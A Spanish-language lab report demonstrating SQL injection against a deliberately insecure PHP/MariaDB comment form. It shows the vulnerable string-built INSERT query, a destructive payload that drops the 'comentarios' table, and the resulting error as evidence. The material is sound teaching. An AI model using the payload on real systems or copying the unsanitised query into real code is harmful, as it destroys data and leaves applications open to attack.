

Vulnerabilidad por Inyección SQL en Aplicación Web PHP

1. Contexto

Se ha desarrollado una aplicación web en PHP con funcionalidad básica de comentarios, conectada a una base de datos MySQL/MariaDB. El propósito era evaluar su resistencia ante ataques típicos de inyección SQL (**SQL Injection**), una de las 10 principales amenazas según el estándar OWASP.

2. Descripción del sistema

- **Lenguaje:** PHP 8.x (XAMPP)
- **Base de datos:** MariaDB 10.x
- **Formulario:** Entrada de usuario y comentario, sin validaciones
- **Archivo vulnerable:** **submit.php**

Consulta vulnerable:

```
$sql = "INSERT INTO comentarios (usuario, comentario) VALUES ('$usuario', '$comentario');";
```

- Esta línea permite la ejecución directa de datos del usuario en la consulta SQL, sin sanitización ni uso de sentencias preparadas (**prepared statements**).

3. Paso a paso del ataque

3.1 Configuración inicial

Se crea la base de datos `vuln_lab` y la tabla `comentarios` con la siguiente estructura:

```
CREATE DATABASE vuln_lab;
```

```
USE vuln_lab;
```

```
CREATE TABLE comentarios (  
    id INT AUTO_INCREMENT PRIMARY KEY,  
    usuario VARCHAR(100),  
    comentario TEXT  
);
```




 Imagen 1 – Estructura inicial de base de datos y tabla

3.2 Ejecución del ataque SQLi

Se realiza una inyección maliciosa desde el formulario del sitio. En el campo "comentario" se introduce el siguiente payload:

```
test'); DROP TABLE comentarios; --
```

Esto se traduce en:

```
INSERT INTO comentarios (usuario, comentario)
```

```
VALUES ('cualquiercosa', 'test'); DROP TABLE comentarios; --');
```

Gracias al uso de `multi_query()` en PHP, esta inyección logra ejecutar **múltiples instrucciones SQL**, eliminando completamente la tabla `comentarios`.

4. Evidencia del resultado

Después de enviar el formulario, al intentar cargar la página principal (`index.php`), la consulta `SELECT * FROM comentarios` falla. Esto confirma que la tabla ha sido efectivamente eliminada.

Comentarios

Comentarios anteriores:

Fatal error: Uncaught mysqli_sql_exception: Table 'vuln_lab.comentarios' doesn't exist in C:\xampp\htdocs\Laboratorio2\index.php:22 Stack trace: #0 C:\xampp\htdocs\Laboratorio2\index.php(22): mysqli->query('SELECT * FROM c...') #1 {main} thrown in C:\xampp\htdocs\Laboratorio2\index.php on line 22

 Imagen 2 – Error generado tras la inyección:

5. Conclusión

Este experimento demuestra de forma clara que la aplicación es **altamente vulnerable a inyección SQL**, lo cual permite que un atacante:

- Ejecute comandos arbitrarios en la base de datos.
- Elimine o modifique información crítica.
- Potencialmente escale a control total del sistema si se encadenan otras vulnerabilidades.

